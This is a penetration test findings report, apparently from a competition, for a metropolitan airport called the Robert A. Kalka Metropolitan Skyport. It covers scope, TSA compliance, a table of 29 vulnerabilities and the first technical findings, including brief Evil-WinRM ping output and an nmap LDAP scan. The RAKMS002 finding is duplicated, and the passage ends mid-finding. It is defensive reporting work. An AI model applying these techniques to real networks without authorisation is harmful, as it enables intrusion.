Robert A. Kalka Metropolitan Skyport Security Assessment Findings Report

Business Confidential

Date: 1/14/2024

Project: RAKMS24

Version 1.0

Table of Contents

Confidentiality Statement

This document is the property of Robert A. Kalka Metropolitan Skyport and Finals-XX. This document contains sensitive information including proprietary and confidential information. This document shall not be distributed outside of Robert A. Kalka Metropolitan Skyport or Finals-XX without the express consent of both parties involved.

Disclaimer

This document contains information regarding the overall network and system security of Robert A. Kalka Metropolitan Skyport. While Team-XX maintains the highest standards of quality in their work, this document should not be construed as an exhaustive list of all possible vulnerabilities. We have intentionally focused on the areas with the highest risk and greatest vulnerability to attack to maximize the value of our services.

Due to the changing nature of the computer systems and networks, security vulnerabilities and risks will change over time; Team-XX recommends annual testing to maintain a good security posture in response to evolving threats.

Executive Summary

Purpose

Robert A. Kalka Metropolitan Skyport enlisted the help of Finals-XX's penetration testing services to evaluate their corporate, customer user, transport train, and guest networks. This test was a reassessment of previous vulnerabilities as well as an assessment for new vulnerabilities present in Robert A. Kalka Metropolitan Skyport's networks. The penetration test encompassed two workdays.

Findings

Among the findings from our assessment, a few were particularly noteworthy due to their significant risk to Robert A. Kalka Metropolitan Skyport's airport operations safety. Compromise of networks, unauthorized viewing and changing of employee timecards, and the ability to download malware on corporate systems are detrimental business impacts from the reported vulnerabilities. In terms of the number of findings found from our previous engagement, we found 15 vulnerabilities failed to be remediated after being reported. It is imperative to remediate all of these vulnerabilities in this report to mitigate risk to airport operations safety customer privacy. This will help protect the company from disruptions to business operations, damage to business reputation, and an erosion of trust between the business and the consumer.




Figure 1: Chart of Found Vulnerabilities

While this test was designed to find system and business process vulnerabilities, it was also a test of the security posture of Robert A. Kalka Metropolitan Skyport's networks. Based on our testing, we found RAKMS excelled in the areas of anti-phishing, securing the trams, and its account lockout policy. During

our social engineering aspect of the assessment, IT helpdesk was incredibly hesitant to trust us and the information we provided, even to asking us who our supervisor was. During our engagement as well, the lockout policy was effective in preventing anomalous login behavior. We commend the RAKMs staff for excelling in these areas of the business' security posture.


Compliance

Understanding that Robert A. Kalka Metropolitan Skyport falls under the TSA's standards for safety and security compliance, the three highest priority standards requiring re-evaluation are the access control measures, employing proper network segmentation and patch management areas of security compliance. As understood by RAKMS, a failure to meet these standards can result in safety violations, legal fees and fines, reputational damage, loss of consumer trust, operational disruption, and more. Our firm recommends analyzing the following findings and correcting them and the vulnerabilities described earlier: employing proper network segmentation using NIST standards, enabling multi-factor authentication for logins and implementing the principle of least-level privilege, and updating software and operating systems to the latest versions. Following the recommendations will assist RAKMS in maintaining security compliance standards and the business will improve the airport operations safety and information security posture critical to protecting consumer data.

Assessment Overview

From 1/12/2024 to 1/13/2024, Finals-XX conducted a penetration test to evaluate the overall security posture of Robert A. Kalka Metropolitan Skyport. This test was conducted in accordance with industry standard best practices. The phases of the penetration test are as follows:

- Planning – Customer expectations and rules of engagement are obtained.
- Enumeration – Open-source intelligence and scanning are done to identify common vulnerabilities and weak areas.
- Exploitation – Confirm vulnerabilities by successfully completing an exploit and then perform more discovery based on new information.
- Reporting – Record all vulnerabilities, findings, successful exploits, and organizational strengths and weaknesses.



Assessment Components

Open-Source Intelligence

Before the beginning of the internal penetration test, Open-Source Intelligence on RAKMS will be performed. As much information about the company will be gathered using only public facing and freely accessible sources. This will both give our team more insight and context for performing the rest of the engagement as well as give valuable information on how well RAKMS is protecting the data about their company that gets out on the internet.

Internal Penetration Test

The internal penetration test will simulate how an attacker would operate inside of the internal

network. Members of the team will enumerate the network for vulnerabilities as well as carry out internal network attacks. The goal of this portion of the engagement is to find as many vulnerabilities as possible across RAKMS for the purposes of reporting. The hope is that with the help of our team, RAKMS can remediate much of their technical risk. The team will also assess the business risk each vulnerability possesses so that RAKMS can accurately decide what risk is acceptable and which is not. This will be a large portion of the assessment and will utilize information found during the Open-Source Intelligence part.

Scope

Assessment	Details
Corporate Network	10.0.0.0/24
User Network	10.0.1.0/24
Train Network	10.0.20.0/24
Guest Network	10.0.200.0/24

Scope Exclusions


The team will not conduct any testing on any externally facing systems or IP addresses. No disruptive or destructive testing will be allowed on any systems. Social engineering will not be permitted except in a specific scenario designated directly by RAKMS. Any other social engineering is strictly prohibited.

Testing will be limited to the assigned subnets. The VPN client as well as all computers provided to the testers for the engagement will be out of scope for security testing.

Client Allowances

The client will provide a Windows and Kali Linux system for each tester; these will be used as an entry point to other systems.

Network Diagram



Risk Factors

Risk is measured by two factors, likelihood and impact, with impact being further categorized into technical impact and business impact.

Likelihood

Likelihood measures the probability of a vulnerability being exploited. Severity ratings are used for scoring based on how difficult the attack was, the tools available, the skill level of the attacker, and the environment of the client.

Impact

Technical impact measures the potential damage a vulnerability could have on operations in the corporation. This includes the confidentiality, integrity, and availability of client-side systems and data, harm to software and/or hardware.

Business impact is a measure of the overall impact to the business, including financial loss, operational impact in potential downtimes, loss of reputation, and compliance violations.

Compliance Summary

TSA Security Directive 1580/82-2022-01 and TSA Security Directive 1582-21-01A

The Robert A. Kalka Metropolitan Skyport is an airport that deals with public transportation. Due to this, RAKMS must adhere to Transportation Security Administration (TSA) security directives. TSA security directives are a set of mandatory measures that public transportation businesses must follow to ensure national security and public safety. Failure to adhere to security directives may result in penalties such as fines, additional security restrictions, or suspension of flights across the United States resulting in a loss of business and credibility. This assessment fulfills the requirement found in "Security Directive 1580/82-2022-01" related to penetration testing as a part of "The Cybersecurity Assessment Program."

The below table includes overall security objectives as well as the actions required to maintain compliance. Any vulnerabilities discovered during the assessment will be mapped to specific requirements if applicable. While all aspects of the security directives are important and mandatory, there are some that our team is unable to test due to the nature of the engagement. These directives should still be carefully tested to ensure full compliance. The table will not include these untestable portions.

References:
https://www.tsa.gov/sites/default/files/sd-1580-82-2022-01.pdf

https://www.tsa.gov/sites/default/files/sd-1582-21-01a.pdf

TSA Security Directive Objectives	TSA Requirement	Compliance Violation Findings
Network Segmentation	1. Prevent unauthorized communications between network zones	- RAKMS002
	2. Prohibit OT & IT services from communicating unless encrypted	- RAKMS002
Access Control Measures	3. Enable Multi-factor Authentication	-RAKMS001 -RAKMS003 -RAKMS008 -RAKMS010 -RAKMS013 -RAKMS018
	4. Enforce Principle of Least Privilege	-RAKMS015
Continuous Monitoring and Detection Policies	5. Defend Against Malicious Emails	-
	6. Prevent unauthorized code execution, i.e. macro scripts	-RAKMS011
Patch Management	7. Apply current patches and updates to critical systems	-RAKMS006 -RAKMS007 -RAKMS027

NIST SP 800-82 Rev. 3

The ability to properly comply with governing standards like the TSA Security Directives requires strong frameworks set by established organizations. NIST, or the National Institute of Standards and Technology, is a non-regulatory federal agency that provides cybersecurity guidance. The NIST SP 800-82 Rev. 3 is a NIST special publication that outlines a cybersecurity framework specific to Operational Technology (OT) Security. The use of this guide will provide RAKMS with a foundation for securing its infrastructure and complying with important standards such as the TSA Security Directives.

Reference: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r3.pdf

Finding Severity Ratings

This section is used to define the severity ratings for any vulnerabilities and measure risk. The severity ratings will follow the corresponding CVSS score range.

Severity	CVSS V3 Score Range	Definition
Critical	9.0 – 10.0	Straightforward exploitation typically results in high-level system access. Vulnerabilities of this category should be resolved immediately
High	7.0 – 8.9	Exploitation may involve more steps but could result in gaining elevated privileges and potentially significant downtime or data loss. Vulnerabilities in this category should be resolved as soon as possible.
Medium	4.0 – 6.9	Vulnerabilities are present but are not exploitable, involve many extra steps, and/or require social engineering. Vulnerabilities in this category should be resolved after high-priority issues are resolved.
Low	0.1 – 3.9	Vulnerabilities may be present but are not exploitable. Resolving these vulnerabilities would help to reduce the organization's attack surface. Vulnerabilities in this category should be resolved during the next period of planned maintenance.
Informational	N/A	No vulnerability exists. This category is reserved for findings that do not directly relate to exploitation but may provide an attacker with information that would assist them in an attack.

Vulnerability Report Card

Critical	High	Medium	Low	Informational
4	10	8	7	0

Vulnerability Summary

Severity	Vulnerability	Recommendation
Critical	RAKMS001: Anonymous LDAP Bind	Ensure that anonymous bind on LDAP servers is disabled. Enforce policies that do not allow for user descriptions to store sensitive information such as passwords.
Critical	RAKMS002: Improper Network Segmentation	Employ proper network segmentation practices so that networks in different subnets are unable to communicate with each other.
Critical	RAKMS003: Default Admin Credentials	Change the default password to a password with 8 characters or more, and enable multifactor authentication (MFA).
Critical	RAKMS004: HTTP Web Traffic	Disable HTTP on all affected web servers and implement HTTPS, automatically upgrading HTTP connections to HTTPS.
High	RAKMS005: Kerberoasting	Adhere to CISA password policies to limit the likelihood of cracking the Kerberos hash. Ensure principles of least privilege are applied to the service accounts.
High	RAKMS006: Insufficient Software Patch Management	Update all software to the latest version.

High	RAKMS007: Insufficient Patch Management Operating Systems – Windows Server 2008 R2 – 2012	Update all operating systems to their latest version.
High	RAKMS008: Insecure URL Parameters	Remove the isadmin and adminpassword URL parameters, implement a login page.
High	RAKMS009: Boarding Pass Forgery	Require employee verification to create boarding passes, make the s3 bucket endpoint private.
High	RAKMS010: Unauthenticated RAKMS Purchasing	Require authentication to access the webpage and make purchases.
High	RAKMS011: Insufficient Antivirus	Install antivirus software and enable Windows Defender.
High	RAKMS012: Insecure Authentication Tokens	Use securely randomly generated values for API tokens instead of Windows license keys.
High	RAKMS013: Improper Access Control – Flights	Embed the results of the flight query in the webpage.
High	RAKMS014: Embedded Authentication Token	Embed the results of the flight query in the webpage rather than loading them client-side.
Medium	RAKMS015: Insufficient Hardening: Privilege Misconfiguration	Adhere to NIST standards in employing principles of least privilege, ensuring that an account does not have more privileges than necessary
Medium	RAKMS016: SMB Signing Disabled	Enable and require SMB signing on all affected systems.
Medium	RAKMS017: Cross-Origin Misconfiguration	This may be remediated by setting the "Access-Control-Allow-Origin" header to a more restrictive set of domains or removing it entirely
Medium	RAKMS018: Weak Authentication	Require a unique, CFO-only password, or a live biometric authentication method.
Medium	RAKMS019: Missing Anti-Clickjacking Header	Set the "X-Frame-Options" HTTP response header to "DENY".

Medium	RAKMS020: Insecure Content Security Policy	This vulnerability may be remediated by adding a Content-Security-Policy header with a restrictive value, such as "self" if no external content is used, or whitelisting specific domains.
Medium	RAKMS021: Information Disclosure – Default PHP Information Page	Disable access to the info.php file from the internet or delete the file entirely
Medium	RAKMS022: Cross-Site Request Forgery	Implement CSRF protection and require authentication to access the affected form.
Low	RAKMS023: Improper Input Validation	Remove the JavaScript input validation code and change the form input field type to number
Low	RAKMS024: HTTP Response Header Information Disclosure	Remove the "Server" header from HTTP response headers.
Low	RAKMS025: SMTP Information Disclosure: Default IIS Page	Remove the information listed on SMTP or require authentication to view the information
Low	RAKMS026: Kerberos Pre-Authentication not required	Require each user account to have the "Kerberos preauthentication" option set to required.
Low	RAKMS027: Outdated SMBv1 Service	Disable the use of SMBv1 Local user credentials.
Low	RAKMS028: Information Disclosure: Default IIS Page	Internet access.
Low	RAKMS029: Information Disclosure – Application Statistics	Require users to authenticate themselves before accessing this resource. Disable the ability to view this resource on the front-end.


Technical Findings

Finding RAKMS001: Anonymous LDAP Bind	
Affected Hosts	10.0.0.5
CVSS: 9.8 | Critical	**Likelihood: High** The only thing that is required for this vulnerability to be exploited is nmap, an open-source port scanning tool that is readily available. **Technical Impact: High** This gains immediate access to a user account through the storage of cleartext credentials in the user's description which is shown through LDAP.
Vulnerability Description	This vulnerability allows attackers to gain anonymous access to the LDAP service on this machine. In the LDAP service, there is disclosed information about users that can be used to access the domain as the user.
Business Impact	There are cleartext credentials that are revealed through this vulnerability which allows an attacker to imitate a user and have access to their email account. This results in a compromise of the CIA triad and the lateral movement across the domain using these credentials compromising critical systems, resulting in downtime and loss of revenue.
Requirements to exploit	nmap
Remediation	Ensure that anonymous bind on LDAP servers is disabled. Enforce policies that do not allow for user descriptions to store sensitive information such as passwords.


References	https://www.tenable.com/audits/items/TNS_Oracle_WebLogic_10_Security_Guide_Linux.audit:8bc4cb19c1fe0abfc3edcf804e7603f0 https://www.ibm.com/docs/en/maas360?topic=uvm-basic-configuration-ldap-mode

Proof of Concept


Nmap scan that uses the script "ldap* and not brute" against the target IP address that uses anonymous credentials.



Cleartext credentials



Exchange server access



Finding RAKMS002: Improper Network Segmentation	
Affected Hosts	10.0.0.0/24, 10.0.1.0/24, 10.0.200.0/24
CVSS: 9.1 | Critical	**Likelihood: High** Every machine in the network can communicate with other subnets unimpeded. No credentials are needed, and it is easy to exploit making the likelihood of this vulnerability high. **Technical Impact: High** This finding results in a large compromise of the company's network because there are not any security measures in place to ensure proper network segmentation. This allows for a threat actor to pivot unimpeded from one network to another, potentially compromising an entire system.
Vulnerability Description	Attackers, after gaining access to the network, are able to easily reach other subnets within RAKMS, resulting in the attacker being able to perform lateral movement.
Business Impact	A successful exploitation could result in the compromise of all the networks which can result in critical system downtime and loss of revenue for the company.
Requirements to exploit	N/A
Remediation	Employ proper network segmentation practices so that networks in different subnets are unable to communicate with each other.
References	https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-215.pdf https://www.cisa.gov/sites/default/files/publications/layering-network-security-segmentation_infographic_508_0.pdf

Proof of Concept

To replicate this, access the machine on the corporate network and send traffic from the corporate network to the user network. This resulted in unfiltered access from the corporate network to the user network.

Finding RAKMS002: Improper Network Segmentation	
Affected Hosts	10.0.0.0/24, 10.0.1.0/24, 10.0.200.0/24
CVSS: 9.1 | Critical	**Likelihood: High** Every machine in the network can communicate with other subnets unimpeded. No credentials are needed, and it is easy to exploit making the likelihood of this vulnerability high. **Technical Impact: High** This finding results in a large compromise of the company's network because there are not any security measures in place to ensure proper network segmentation. This allows for a threat actor to pivot unimpeded from one network to another, potentially compromising an entire system.
Vulnerability Description	Attackers, after gaining access to the network, are able to easily reach other subnets within RAKMS, resulting in the attacker being able to perform lateral movement.
Business Impact	A successful exploitation could result in the compromise of all the networks which can result in critical system downtime and loss of revenue for the company.
Requirements to exploit	N/A
Remediation	Employ proper network segmentation practices so that networks in different subnets are unable to communicate with each other.

References	https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-215.pdf https://www.cisa.gov/sites/default/files/publications/layering-network-security-segmentation_infographic_508_0.pdf

Proof of Concept

To replicate this, access the machine on the corporate network and send traffic from the corporate network to the user network. This resulted in unfiltered access from the corporate network to the user network.


```
*Evil-WinRM* PS C:\Users\EDR_TEST\Documents> ping 10.0.1.51

Pinging 10.0.1.51 with 32 bytes of data:
Reply from 10.0.1.51: bytes=32 time=12ms TTL=127
Reply from 10.0.1.51: bytes=32 time=2ms TTL=127
Reply from 10.0.1.51: bytes=32 time<1ms TTL=127
Reply from 10.0.1.51: bytes=32 time<1ms TTL=127
```

```
*Evil-WinRM* PS C:\Users\Admin\Documents> ping 10.0.200.5

Pinging 10.0.200.5 with 32 bytes of data:
Reply from 10.0.200.5: bytes=32 time=3ms TTL=63
Reply from 10.0.200.5: bytes=32 time=11ms TTL=63
Reply from 10.0.200.5: bytes=32 time<1ms TTL=63
Reply from 10.0.200.5: bytes=32 time<1ms TTL=63

Ping statistics for 10.0.200.5:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 11ms, Average = 3ms
*Evil-WinRM* PS C:\Users\Admin\Documents>
```


Finding RAKMS003: Default Admin Credentials	
Affected Hosts	10.0.0.43
CVSS: 9.1 | Critical	**Likelihood: High** The likelihood of this exploit is high due to its ease of exploitation. The necessary credentials are the default credentials used for this platform. **Technical Impact: High** Accessing this resource with default credentials allows a remote attacker to login as an Administrator into the website.
Vulnerability Description	This vulnerability allows remote attackers to login and access employee timecard information within the employee database website.
Business Impact	A remote attacker can change and modify employee timecard information once accessed. They can also create other users within the website. This breaches business data integrity and availability, resulting in a reputational loss for the business.
Requirements to exploit	Access to the internal network, an internet browser, and default credentials.
Remediation	Change the default password to a password with 8 characters or more, and enable multifactor authentication (MFA).
References	https://www.cisa.gov/news-events/alerts/2013/06/24/risks-default-passwords-internet https://owasp.org/www-project-top-10-insider-threats/docs/2023/INT07_2023-Insecure_Passwords_and_Default_Credentials https://cwe.mitre.org/data/definitions/1392.html

Proof of Concept

Navigate to the Employee DB Login page in an internet browser.



A successful login redirects to the home page.




Navigate to the Timesheet page to view the Employee timesheets.

Finding RAKMS004: HTTP Web Traffic	
Affected Hosts	10.0.0.5, 10.0.0.33, 10.0.0.43, 10.0.0.100, 10.0.200.43, 10.0.20.101-103
CVSS: 9.0 | Critical	**Likelihood: High** HTTP transfers all site data in plaintext, allowing attackers to intercept and modify any data found on the website without any additional attack requirements, making an exploit for this vulnerability highly likely. **Technical Impact: High** The technical impact is high because the confidentiality and integrity of all data on every affected website is compromised, allowing attackers to obtain confidential data and perform man-in-the-middle attacks.
